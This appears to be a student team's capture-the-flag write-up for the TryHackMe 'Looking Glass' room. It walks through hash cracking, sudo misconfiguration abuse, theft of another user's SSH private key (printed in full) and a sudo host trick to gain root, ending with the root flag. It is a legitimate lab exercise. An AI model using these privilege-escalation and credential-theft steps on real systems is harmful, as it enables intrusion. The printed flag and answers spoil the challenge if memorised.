Once we accessed to user tweedledum, we double confirmed that we are gaining access as user tweedledum by typing **whoami**



The screenshot shows a terminal window with a user ID of "1211102777@kali". The user runs "whoami" to check their current user status. The output is "tweedledum", confirming successful escalation.

## Horizontal Privilege Escalation (From Tweedledum to Tweedledee follow by Humpty Dumpty)

Then, we searched for the file inside by typing `ls`. With this, we know there is 2 text file which is `humptydumpty.txt` and `poem.txt`

```
tweedledum@looking-glass:~$ ls
```

ls  
humptydumpty.txt  
poem.txt

We looked through the `poem.txt` file but it seems like it did not include any useful information.

```
tweedledum@looking-glass:~$ cat poem.txt
```

cat poem.txt  
'Tweedledum and Tweedledee  
Agreed to have a battle;  
For Tweedledum said Tweedledee  
Had spoiled his nice new rattle.  
Just then flew down a monstrous crow,  
As black as a tar-barrel;  
Which frightened both the heroes so, his room is 709 days old.  
They quite forgot their quarrel.'

We then opened the `humptydumpty.txt` and copied the content.

```
tweedledum@looking-glass:~$ cat humptydumpty.txt
```

cat humptydumpty.txt  
dcffff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9  
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed  
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624  
b808e156d18d1cecdcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f  
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfdc9d5d4956416f57f6  
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0  
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8  
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

We opened a webpage crackstation and pasted the content we have copied earlier and click 'Crack Hashes'

We found the green colour rows are code that encrypted as sha256

While there is one row of the encrypted hash filled with red colour is unknown type.

We copied the red colour hash in order to find another way to decode it.

The screenshot shows the HTCC Password Hash Cracker interface. At the top, there is a text input field with placeholder text: "Enter up to 20 non-salted hashes, one per line:". Below this is a large text area containing several lines of hex-encoded hash values. To the right of the input fields is a reCAPTCHA verification box with the text "I'm not a robot". Below the reCAPTCHA is a "Crack Hashes" button. At the bottom of the page, there is a "Supports:" section listing various hashing algorithms and databases, followed by a "QubesV3.1BackupDefaults" section. The main results table has columns for "Hash", "Type", and "Result". Most rows are green, indicating successful cracking, while the last row is red, indicating an unknown type.

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aaee66cd8887123234ea0c6e7143cadd73ff431ed	sha256	one
28391d3bc64ec15ccb99426b04aabb7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cedcc1456375f8cae994c36549a07cbc2315b473dd9d7ff404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633ae1f9ebfd9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6ceb	Unknown	Not found.

We opened another web browser which is CyberChef

We paste the content we have copied earlier at the input spaces and run it with a magic recipe.

From the first row of the output, we found that the password for humptydumpty user is zyvwutsysqponmlk, we copied the password we gained.

The screenshot shows the CyberChef interface. On the left, there is a sidebar with various encoding and decoding options: "From Hex", "To Hexdump", "From Hexdump", "URL Decode", "Regular expression", "Entropy", "Fork", "Magic", "Data format", "Encryption / Encoding", "Public Key", and "Arithmetic / Logic". The "Magic" option is selected. In the center, there is a "Recipe" section with a "Depth" input set to 3 and an "Intensive mode" checkbox checked. Below this is an "Extensive language support" checkbox. At the bottom of the Recipe section is a "Crib (known plaintext string or regex)" input field. To the right of the Recipe section is an "Input" field containing the hex-encoded hash: 7468652070617373776f7264206973207a797877767574737271706f6e6d6ceb. Below the input is an "Output" section showing the result of the decryption. The output table has columns for "Recipe (click to load)", "Result snippet", and "Properties". The first row shows the result of the "From\_Hex('None')" recipe: "the password is zyvwutsysqponmlk". The properties for this row indicate possible languages: English, matching ops: From Base85, valid UTF8, and Entropy: 4.29. The second row shows the original hex input: 7468652070617373776f7264206973207a797877767574. The properties for this row indicate matching ops: From Base64, From Base85, and From Base85.

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	the password is zyvwutsysqponmlk	Possible languages: English Matching ops: From Base85 Valid UTF8 Entropy: 4.29
	7468652070617373776f7264206973207a797877767574	Matching ops: From Base64, From Base85, From Base85

We then returned to the command prompt, we found that we can access as tweedledee user without using password with just /bin/bash

```
tweedledum@looking-glass:~$ sudo -l  
sudo -l  
Matching Defaults entries for tweedledum on looking-glass:  
    env_reset, mail_badpass,  
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/b  
in\:/sbin\:/bin\:/snap/bin  
  
User tweedledum may run the following commands on looking-glass:  
(tweedledee) NOPASSWD: /bin/bash
```

Next, we access as tweedledee user.

By entering command whoami, we know that we have successfully accessed it as tweedledee user.

```
tweedledum@looking-glass:~$ sudo -u tweedledee /bin/bash  
sudo -u tweedledee /bin/bash  
whoami  
tweedledee
```

Unfortunately, we did not get any permission as tweedledee user.

```
ls  
ls: cannot open directory '.': Permission denied  
ls -al  
ls: cannot open directory '.': Permission denied
```

Thus, we opened another terminal and logged in again as jabberwock user in order to change the current user as humptydumpty.


```
'Awbw utqasmx, tuh tst zljxaa bdcij  
Wph gjgl aoh zkuksi zg ale hpie;  
Bpe oqbzc nxyi tst iopszqdtz,  
Eew ale xdte semja dbxxkhfe.  
Jdbc tivtmi pw sxderpIoeKeudmgstd  
Enter Secret:  
jabberwock:BeseechFriendsPencilBirds  
Connection to 10.10.27.84 closed.  
poem.txt  
tweedledum@looking-glass:~$ ls  
[1211102777@kali ~]$ ssh jabberwock@10.10.27.84  
jabberwock@10.10.27.84's password:  
Last login: Tue Jul 26 07:53:27 2022 from 10.18.26.75
```

We entered the password we gained previously from the CyberChef browser.  
We are now successfully changed to humptydumpty user.

```
jabberwock@looking-glass:~$ su humptydumpty  
Password:  
humptydumpty@looking-glass:/home/jabberwock$
```


## Horizontal Privilege Escalation (From Humpty Dumpty to Alice)

We went to the /home/humptydumpty directory and searched for the file that existed in it.



```
humptydumpty@looking-glass:~$ cd \
>
humptydumpty@looking-glass:~$ pwd
/home/humptydumpty
humptydumpty@looking-glass:~$ ls
poetry.txt
humptydumpty@looking-glass:~$
```

We saw there is only one text file which is poetry.txt included in it. It contains a conversation between Alice and others. It seems like it does not contain any useful information for us.



```
humptydumpty@looking-glass:~$ cat poetry.txt
>You seem very clever at explaining words, Sir,' said Alice. 'Would you kindly tell me the meaning of the poem
called "Jabberwocky"?
'Let's hear it,' said Humpty Dumpty. 'I can explain all the poems that were ever invented—and a good many that
haven't been invented just yet.'
This sounded very hopeful, so Alice repeated the first verse:
    'Twas brillig, and the slithy toves
        Did gyre and gimble in the wabe;
    All mimsy were the borogoves,
        And the mome raths outgrabe.
'That's enough to begin with,' Humpty Dumpty interrupted: 'there are plenty of hard words there. "Brillig" mean
s four o'clock in the afternoon—the time when you begin broiling things for dinner.'
'That'll do very well,' said Alice: 'and "slithy"?
'Well, "slithy" means "lithe and slimy." "Lithe" is the same as "active." You see it's like a portmanteau—there
are two meanings packed up into one word.'
'I see it now,' Alice remarked thoughtfully: 'and what are "toves"?'  

'Well, "toves" are something like badgers—they're something like lizards—and they're something like corkscrews.  

They must be very curious looking creatures.'  

'They are that,' said Humpty Dumpty: 'also they make their nests under sun-dials—also they live on cheese.'  

'And what's the "gyre" and to "gimble"?'
```

The terminal window shows a transcript of Alice's conversation with Humpty Dumpty. Alice asks about the meaning of words like "gyre", "wabe", "mimsy", "borogove", "mome raths", and "outgrabe". Humpty Dumpty repeats the words and provides their meanings. Alice then tries to access the home directory of the 'alice' user.

```
humptydumpty@looking-glass:~$ 
File Actions Edit View Help
'To "gyre" is to go round and round like a gyroscope. To "gimble" is to make holes like a gimlet.'
'And "the wabe" is the grass-plot round a sun-dial, I suppose?' said Alice, surprised at her own ingenuity.
'Of course it is. It's called "wabe," you know, because it goes a long way before it, and a long way behind it--'
'And a long way beyond it on each side,' Alice added.
'Exactly so. Well, then, "mimsy" is "flimsy and miserable" (there's another portmanteau for you). And a "borogo-ve" is a thin shabby-looking bird with its feathers sticking out all round--something like a live mop.'
'And then "mome raths"?' said Alice. 'I'm afraid I'm giving you a great deal of trouble.'
'Well, a "rath" is a sort of green pig: but "mome" I'm not certain about. I think it's short for "from home"--meaning that they'd lost their way, you know.'
'And what does "outgrabe" mean?'
'Well, "outgrabing" is something between bellowing and whistling, with a kind of sneeze in the middle: however, you'll hear it done, maybe--down in the wood yonder--and when you've once heard it you'll be quite content. Who's been repeating all that hard stuff to you?'
'I read it in a book,' said Alice. 'But I had some poetry repeated to me, much easier than that, by--Tweedledee, I think it was.'
'As to poetry, you know,' said Humpty Dumpty, stretching out one of his great hands, 'I can repeat poetry as well as other folk, if it comes to that--'
'Oh, it needn't come to that!' Alice hastily said, hoping to keep him from beginning.
humptydumpty@looking-glass:~$
```

We then accessed the home directory and listed out all of the content with the particular permission given.

We found that alice user enabled us to execute commands although we didn't get permission to view any file in it.

The terminal shows the contents of the 'alice' directory. It lists several files and subdirectories, including 'root', 'tryhackme', 'tweedledee', 'tweedledum', and 'alice'. The 'alice' directory itself is marked with a red highlight.

```
humptydumpty@looking-glass:~$ cd /home
humptydumpty@looking-glass:/home$ ls
alice humptydumpty jabberwock tryhackme tweedledee tweedledum
humptydumpty@looking-glass:/home$ ls -la
total 32
drwxr-xr-x  8 root      root      4096 Jul  3  2020 .
drwxr-xr-x 24 root      root      4096 Jul  2  2020 ..
drwxr-xr-x  6 alice     alice     4096 Jul  3  2020 alice
drwx-----  2 humptydumpty humptydumpty 4096 Jul  3  2020 humptydumpty
drwxrwxrwx  5 jabberwock jabberwock 4096 Jul 26 07:54 jabberwock
drwx-----  5 tryhackme tryhackme 4096 Jul  3  2020 tryhackme
drwx-----  3 tweedledee tweedledee 4096 Jul  3  2020 tweedledee
drwx-----  2 tweedledum tweedledum 4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

```
humptydumpty@looking-glass:/home/alice$ ls -la
ls: cannot open directory '.': Permission denied
```

We then went to the alice directory to execute some code to get the ssh credentials.

```
humptydumpty@looking-glass:/home$ cd alice
```

With some trial and error, we managed to find the file contained ssh credentials.

```
humptydumpty@looking-glass:/home/alice$ cat .ssh
cat: .ssh: Permission denied
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrndnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLL3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7x2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGHNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIvX6ZV1y+gihQIDAQABoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsq4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjzZhSPFgjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjwqo4k77Q30r8Kxr4Ufx2hLhtHT8tsjqBUWrB/jLMHQ0
zmU73tuPVQSESgeUP2j0lv7q5toEYeoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WFECmTnIQDyOFWCbmg0vik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+G0+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6ppLBRCF/OsG5ugpCiJsS6uA6CWXXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxI0qxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/y0nhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvtUqDyc9ZzoYflykL9KaCGr
+zlc0tJ8FQZKjDh0GnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdIT0Q1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdrvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxggIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfpUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

We then ssh to alice user by using the file we got previously.

```
-----END RSA PRIVATE KEY----- IP Address Expires Add 1
humptydumpty@looking-glass:/home/alice$ ssh alice@10.10.27.84 -i /home/alice/.ssh/id_rsa
The authenticity of host '10.10.27.84 (10.10.27.84)' can't be established.
ECDSA key fingerprint is SHA256:kaci0m3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.27.84' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
alice@looking-glass:~$ whoami
alice
```

We confirmed again we are accessing alice user.

```
alice@looking-glass:~$ whoami
alice
```

## Final Result:

Qi Tong managed to pivot from user jabberwock to few users which are user tweedledum, tweedledee, humptydumpty and alice.

## **Step 4: Root Privilege Escalation (Final step, rooting)**

+100 Get the root flag.

Answer format: \*\*\*{\*\*\*\*\*}


 Submit

**Members Involved:** Chan Kar Kin, Ang Jin Nan, Ng Yun Shi, Tai Qi Tong

**Tools used:** Kali Linux, Google


**Thought Process and Methodology and Attempts:**

After getting the foothold, we do pwd and see that we are in the /home/ alice directory. We navigate to /home directory and do ls. We then go to the /etc directory that contains the configuration files.




```
File Actions Edit View Help
alice@looking-glass:~$ pwd
/home/alice
alice@looking-glass:~$ cd ..
alice@looking-glass:/home$ cd ..
alice@looking-glass:$ ls
bin  cdm  etc  initrd.img  lib  lost+found  mnt  proc  run  snap  swap.img  tmp  var  vmlinuz.old
boot  dev  home  initrd.img.old  lib64  media  opt  root  sbin  srv  sys  usr  vmlinuz
alice@looking-glass:$ cd etc
```

We do ls and go to /sudoers.d, we perform ls again and see that there are files and directories in it.



```
File Actions Edit View Help
alice@looking-glass:/etc$ ls
NetworkManager      cron.monthly    gshadow      locale.alias   networkd-dispatcher  rc5.d       sysctl.conf
X11                 cron.weekly     gshadow-     locale.gen     networks          rc6.d       sysctl.d
acpi                crontab        gss         localtime    newt            rc5.d       systemd
adduser.conf        cryptsetup-initramfs hdparm.conf  logcheck     nsswitch.conf   resolv.conf terminfo
alternatives        crypttab       host.conf   login.defs   opt             rmt        thermald
apm                dbus-1         hostname   logrotate.conf os-release      rpc        timezone
apparmor           debconf.conf   hosts       logrotate.d  overlayroot.conf rsyslog.conf tmpfiles.d
apparmor.d          debian_version hosts.allow  lsb-release  pam.conf        rsyslog.d  ucf.conf
apport              default        hosts.deny  ltrace.conf  pam.d          screenrc   udev
apt                deluser.conf   init.d     lvm          passwd        security   ufw
at.deny             depmod.d      initramfs-tools machine-id  passwd-      services   update-manager
bash.bashrc          dhcpc        inputrc     magic        perl          selinux   update-motd.d
bash_completion     dnsMasq.d    iproute2    magic.mime   pm            services   update-notifier
bash_completion.d   dnsMasq.d-available  iscsi       mailcap     polkit-1      shadow    updatedb.conf
bindresvport.blacklist  dpkg        issue      mailcap.order pollinate     shadow-   vim
binfmt.d           environment  issue.net  manpath.config popularity-contest.conf shells   vmware-tools
byobu               ethertypes   kernel     kernel-img.conf mime.types  profile   skel
ca-certificates     fonts        kernel-    mke2fs.conf  profile.d    protocols sos.conf
ca-certificates.conf fstab        landscape  ld.so.cache  modprobe.d  python3  ssh
ca-certificates.conf.dpkg-old  fstab.orig   ld.so.conf   ld.so.conf.d modules  python3.6  ssl
calendar           fuse.conf    ld.so.cache  ld.so.conf.d modules-load.d rc0.d    subgid
cloud               gai.conf     ld.so.cache  ld.so.conf.d modules-load.d rc1.d    subgid-
console-setup      groff       ldap        ld.so.conf.d modules-load.d rc2.d    subuid
cron.d             group       legal       libaudit.conf netplan   rc3.d    subuid-
cron.daily          group-      libaudit.conf libnl-3     network   rc4.d    sudoers
cron.hourly         grub.d      libnl-3     network      sudoers.d
alice@looking-glass:/etc$ cd sudoers.d
```



```
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
alice@looking-glass:/etc/sudoers.d$ ls -la
total 24
drwxr-xr-x  2 root root 4096 Jul  3  2020 .
drwxr-xr-x  91 root root 4096 Jul 26 06:20 ..
-r--r--r--  1 root root  958 Jan 18 2018 README
-r--r--r--  1 root root   49 Jul  3  2020 alice
-r--r--r--  1 root root   57 Jul  3  2020 jabberwock
-r--r--r--  1 root root  120 Jul  3  2020 tweedles
alice@looking-glass:/etc/sudoers.d$
```

We read the contents of some of the files but permission denied. We read ‘alice’ file and see that there is a sudo command that we can run /bin/bash using ssalg-gnikool as the host.

```
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
alice@looking-glass:/etc/sudoers.d$
```

By referring to the sudo manual, we see that we can use -h to run command on host.



The screenshot shows a terminal window with the title bar "alice@looking-glass:/". The window contains the sudo man page. The "File" menu is visible at the top. The man page text is as follows:


```
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...

Options:
  -A, --askpass          use a helper program for password prompting
  -b, --background       run command in the background
  -C, --close-from=num   close all file descriptors >= num
  -E, --preserve-env    preserve user environment when running command
  --preserve-env=list   preserve specific environment variables
  -e, --edit             edit files instead of running a command
  -g, --group=group      run command as the specified group name or ID
  -H, --set-home          set HOME variable to target user's home dir
  -h, --help              display help message and exit
  -h, --host=host         run command on host (if supported by plugin)
  -i, --login             run login shell as the target user; a command may also be specified
  -K, --remove-timestamp  remove timestamp file completely
  -k, --reset-timestamp   invalidate timestamp file
```

We run the command **sudo -h ssalg-gnikool /bin/bash** (using ssalg-gnikool as our host to call the /bin/bash command). We then successfully get into root.

```
alice@looking-glass:$ cd /etc/sudoers.d
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cd ..
alice@looking-glass:/etc$ cd ..
alice@looking-glass:$ sudo -h ssalg-gnikool /bin/bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:# whoami
root
root@looking-glass:#
```

We run ls and we see a root directory. We navigate to the root directory and do ls. We see root.txt and read its contents. We find the root flag successfully, which is  
***thm{bc2337b6f97d057b01da718ced6ead3f}***



```
File Actions Edit View Help
root@looking-glass:/# ls
bin cdrom etc initrd.img lib lost+found mnt proc run snap swap.img tmp var vmlinuz.old
boot dev home initrd.img.old lib64 media opt root sbin srv sys usr vmlinuz
root@looking-glass:/# cd root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```

### Final Result:

Upon verification of the flag, Chan placed the flag into the TryHackMe site and got the confirmation.

+100 Get the root flag.

**thm{bc2337b6f97d057b01da718ced6ead3f}**

Correct Answer

## Contributions

At the end of the report, attach a table briefly mentioning each member's role and contribution:

ID	Name	Contribution	Signatures
1211102630	Chan Kar Kin	Discovered the exploit to root.	
1211100925	Ang Jin Nan	Did recon and enumeration.	
